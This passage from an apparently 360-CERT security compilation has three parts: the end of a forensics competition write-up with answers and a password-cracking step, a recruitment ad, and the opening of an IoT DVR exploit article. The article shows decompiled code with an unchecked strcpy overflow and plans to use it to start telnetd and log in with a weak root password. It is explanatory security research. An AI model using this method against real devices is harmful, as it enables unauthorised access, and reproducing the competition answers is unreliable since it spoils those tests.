
这里只有一条记录，IP 为 192.168.4.36

2 . IP：162.135.124.177 的 POST 请求的条数

搜索语法：

162.135.124.177(.+?)”POST

点击计数，这里发现有 34 条匹配的记录，因为每一条访问请求在 access.log 中有两条记录（另一条记录了整条 URL 和 User-Agent 的信息），所以这里实际的访问 POST 请求只有 17 条。




3 . 加载 loading.gif 文件并出现 304 的 71.25.66.XX IP 段的记录条数

搜索语法：

71.25.66(.+?)loading.gif(.+?)304

有 6 条记录，**依然除以 2 才是实际的条数，为 3 条。**



其他一些问题


还有一些题目中的一些小问题需要解决一下。

比如其中有一个问题是要找到用大疆无人机进行拍摄的照片。


91、★★★(填空题)通过对于某笔记本电脑的分析，确认于某通过航拍设备并进行微处理的图片有几个? (答案格式如: 1)

这里的有一个解法是在动态仿真时的 D 盘下某个文件夹下可以找到一张这样的照片（查看照片的 EXIF 信息，大疆无人机 FC220），**所以可以根据 FC220 这个字符串在取证大师中进行全局搜索。**

另一种解法是在取证大师中找到某个 TC 加密的文件（PrvDisks.cmt），导出到本地以后使用 TC 密码解密（密码在 D 盘的 important 目录下）




解密后挂载到本地的某个盘符下，进入文件夹下就可以看到所有处理过的图片了。



另一个是需要找到嫌疑人 e 的交易收入额，这个收入额信息是存放在 D:\important 的 person123.xls 中。

90、★★★(填空题)通过对于某笔记本电脑的分析，提取其在 2018 年 5-10 月份个人信息数据交易收入明细。请写出 10 月份的收入金额多少万？(答案格式如: 10) 300


发现是加密的文件，考虑到是 Office 2003 加密，可以暴力破解一波，使用 AOPR 很快就破解出 person123.xls 文档的密码：10942



解密以后就是这些信息了。

2018年个人信息数据交易收入明细		
序号	月份	金额（单位：万）
1	五月	200
2	六月	100
3	七月	120
4	八月	80
5	九月	250
6	十月	300
7	合计	1050


将 D:\important 目录下的 ‘‘账号信息.doc” 导出，修复文件头，得到薛哥的海外账号后 5 位，结合视频的前几位，得到薛建华完整的账号：Q328527801



22.9 案情总结

将上面的基本信息都收集的差不多了之后，就可以整体分析整个案情的来龙去脉。这里采用回溯的方法一步步往回分析。


人物关系：



事件关联：

整体来看，**就是通过网站入侵事件找到其背后的一个黑产团队。**

最后放出官方的解答，有一两点小问题还没有解决，例如地下钱庄的加密压缩数据库、销售人员名单。有知道怎么找到这玩意的大佬麻烦请指点一二 ~



22.10 总结

从整个答案的分布来看线索还是比较清晰，而且所给的证据文件也还是比较合理的。比较重要的就是对基础知识的熟悉以及对整个案情思路的整合和归纳。

相关的脑图文件：

链接：https://pan.baidu.com/s/177BsmG3QHTFicg3JN0hK6g

提取码：4pcq

参考资料

招聘

360-CERT
COMPUTER EMERGENCY READINESS TEAM

360网络安全响应中心（360-CERT）谨守“协同联动、主动发现、快速响应”的安全准则，聚焦于整个互联网上游的安全事件或安全漏洞的应急响应工作。作为全球网络安全威胁的“侦察兵”，整个团队专注于应急响应、威胁情报和漏洞挖掘等领域的研究，具备业界前沿的安全能力。

目前，360-CERT团队内有多个成熟的产品线，现招募各路英雄豪杰一同再创辉煌。

高级安全研究员(全职/实习)

职位描述：

1、负责日常的攻击样本/漏洞分析； 2、通过逆向分析，协助分析人员进行技术难点攻关；3、

岗位要求：

1、熟悉X86汇编、C语言；熟悉PE，ELF文件格式； 2、可以熟练使用GDB, WINDBG等逆向分析工具；3、熟悉病毒、木马、恶意软件的工作原理以及加解密算法。

安全分析师(全职/实习)

职位描述：

1、负责安全事件监测预警分析工作，安全事件的调查分析和溯源工作；2、跟踪国内外安全动态，了解最新的攻击手法，结合事件分析过程资料，完成分析报告；3、熟悉威胁情报的获取、分析和挖掘；4、进行信息安全事件调查和应急响应工作；

岗位要求：

1、有安全分析监测，合法渗透测试，逆向分析工作经验者优先；2、熟悉渗透测试、漏洞挖掘技术原理和方法；3、熟悉多种网络安全技术。

可视化开发工程师(全职/实习)

职位描述：

1、负责数据可视化方向的技术建设与平台搭建，建设网络安全数据分析平台；2、为平台使用者提供可视的分析手段以进一步验证和细化数据概念；3、关注前端、数据可视化前沿技术研究，通过新技术服务团队和业务。

岗位需求：

1、本科以上学历计算机相关专业，具备扎实的计算机基础；2、五年以上计算机相关从业经验，三年以上数据可视化相关经验；3、熟悉 ECHARTS、D3.JS、HIGHCHARTS 等可视化组件库开发；4、善于挖掘和定义数据概念，掌握足够多的工具来呈现数据概念；5、熟练使用至少一种JS框架（ANGULARJS/VUE.JS/REACT 等），掌握其原理，能独立开发常用组件；6、拥有良好的团队合作能力、创新能力，对未知领域有快速的学习、探索和研究能力。

前端开发工程师(全职/实习)

职位描述：

1、推动前端工程化，自动化和工具化建设；2、维护和优化已有项目，提高开发效率开发质量。

岗位需求：

1、拥有良好的 JavaScript、HTML 及 CSS 基础；2、熟悉 W3C 标准与 ES 规范，掌握盒模型、常用布局以及浏览器兼容性；3、拥有良好的代码风格，了解 AMD 与 CMD 规范，能规划项目的框架结构；4、对前端MV*框架有深刻理解，熟悉 AngularJS/Vue.js/React 等主流框架，有实际项目经验；5、熟练使用 Gulp、Webpack、Parcel 等一种以上的构建工具，对前端工程化有一定的了解；6、拥有良好的推动力与主动性，能主动发现问题并推进问题改进。

想要在适用黑暗森林法则的网络安全攻防世界里，
看到更多未知威胁，对抗真正的黑客攻击吗？速速加入360CERT，
这里，你的舞台很大！

简历投递：cert@360.cn　　官方网站：https://cert.360.cn/
工作地点：西安 / 北京 / 武汉　　联系电话：010-52448119

扫码了解职位详情

V 逆向工程

逆向工程是很多安全研究特别是二进制安全的重点，其本身也因为较高的门槛与陡峭的学习曲线让众多爱好者望而却步。本章节选当季度逆向工程的学习技巧与安全逆向实践，以供安全爱好者参考学习。

From Dvr to See Exploit of IoT Device

作者：0K5y && Larryxi @ 360GearTeam

原文链接：https://www.anquanke.com/post/id/180252

23.1 0x00 前言

在万物互联的时代，IoT 安全也逐渐被人们所关注。IoT 设备在软件二进制方面的攻击面和传统 PC 端的二进制安全类似，但在架构上有所不同，如 arm、mips、ppc 等都会在日常的安全审计过程中有所接触。架构的不同也就反应在 rop 链和 shellcode 的构造，每一种架构下的指令集都是值得利用与玩味的。

本篇文章中主要介绍了针对某 ARM IoT 设备从漏洞挖掘到漏洞利用的整套思考与攻击链条，期望大家对 IoT 安全有所交流、学习和进步。

23.2 0x01 漏洞挖掘

23.2.1 环境前瞻

因为已经拿到对应设备的固件，所以不用再上下求索提取固件，binwalk 解包后是个常见的 squashfs 文件系统，分析可得出三个前瞻的结论：

1. 其在/etc/init.d/S99 中启动 app 相关服务，并将 telnetd 注释掉关闭了 telnet 接口。

```
acted/squashfs-root# cat ./etc/init.d/S99
#! /bin/sh

HOME=/
PATH=/sbin:/bin:/usr/sbin:/usr/bin
runlevel=S
prevlevel=N
umask 022
export PATH runlevel prevlevel

#telnetd
```


1. 其在/etc/passwd 中保存的 root 密码为弱口令，在 github 可搜索到。
2. 通过 file /bin/busybox 信息可得知其架构为 armel。

根据上述信息，一般的攻击思路便是通过 Web 端命令注入或缓冲区溢出，开启系统的 telnetd 服务，再由 root 弱口令获取 shell。

23.2.2 Web 漏洞

该设备存在一个管理后台，开启 burp 抓包，发现了几个不痛不痒的问题:

1. 存在未授权访问的页面，虽然在 js 中有重定向但 burp 中依旧可以看到对应页面的静态资源。
2. 后台登录成功后会将身份信息保存在 cookie 中，并对所有动态资源的获取都通过 url 传递相关身份信息作为认证。

3. 某些 cgi 也存在未授权访问，可得到相关配置文件，但无后台账号密码和内存布局等关键信息。
4. 还有些 cgi 可以执行某些特定的指令如 reboot，但限制得比较死，只能造成拒绝服务一类的攻击。

根据上述信息，可以推断常见的登录绕过、self-xss、csrf 便没什么太大的作用了，命令注入相关的接口也没有找到，考虑从固件相关 app binary 逆向分析寻找漏洞点。

23.2.3 缓冲区溢出

我们通常会看和 http 相关的 binary，毕竟 http 服务器和后端的处理代码是很大的一块攻击面。搜索 cgi 字符串可以找到对应的 handler 函数，其中有个提取 url 中 query 参数的函数，重命名为 parse_url_query：

```
111  memset(&s, 0, 0x40u);
112  memset(&v26, 0, 0x40u);
113  if ( !parse_url_query((int)v62, "username", (int)&v36) || !parse_url_query((int)v62, "u", (int)&v36) )
114  {
115    v56 = v36;
116    v55 = strnlen((int)v36, v37);
117    v54 = (void *)(8 * (((unsigned int)&v12 + 3) >> 3));
118    *(_BYTE *)(8 * (((unsigned int)&v12 + 3) >> 3) + v55) = 0;
119    v2 = (const char *)memcpy(v54, v56, v55);
120    strcpy(&s, v2);
121    v69 = 1;
122  }
123  if ( !parse_url_query((int)v62, "password", (int)&v34) || !parse_url_query((int)v62, "p", (int)&v34) )
124  {
125    v53 = v34;
126    v52 = strnlen((int)v34, v35);
127    v51 = (void *)(8 * (((unsigned int)&v12 + 3) >> 3));
128    *(_BYTE *)(8 * (((unsigned int)&v12 + 3) >> 3) + v52) = 0;
129    v3 = (const char *)memcpy(v51, v53, v52);
130    strcpy(&v26, v3);
131    v68 = 1;
132  }
133  if ( v69 && v68 )
134  {
135    if ( !parse_url_query((int)v62, "quality", (int)&s1) || !parse_url_query((int)v62, "q", (int)&s1) )
136    {
137      if ( v33 == 7 && !strncasecmp(s1, "highest", 7u) || v33 == 1 && !strncasecmp(s1, "5", 1u) )
138      {
139        v61 = 0;
```

逆向可知，其从请求的 url 中提取对应的参数，返回一个结构体，第一个 DWORD 保存 value pointer，第二个 DWORD 保存 value length：

```
1 signed int __fastcall parse_url_query(int a1, char *a2, int a3)
2 {
3   size_t v3; // r0
4   size_t v4; // r0
5   int v7; // [sp+4h] [bp-20h]
6   char *s; // [sp+8h] [bp-1Ch]
7   int v9; // [sp+Ch] [bp-18h]
8   char v10; // [sp+17h] [bp-Dh]
9   int v11; // [sp+18h] [bp-Ch]
10  char *v12; // [sp+1Ch] [bp-8h]
11
12  v9 = a1;                                    // source pointer
13  s = a2;                                     // key name
14  v7 = a3;                                    // struct pointer
15  if ( !a2 )
16    return -1;
17  if ( !*s )
18    return -1;
19  if ( !v7 )
20    return -1;
21  strlen(s);
22  v12 = (char *)(8 * (((unsigned int)&v7 + 3) >> 3));
23  v11 = 0;
24  *(_DWORD *)v7 = 0;
25  *(_DWORD *)(v7 + 4) = 0;
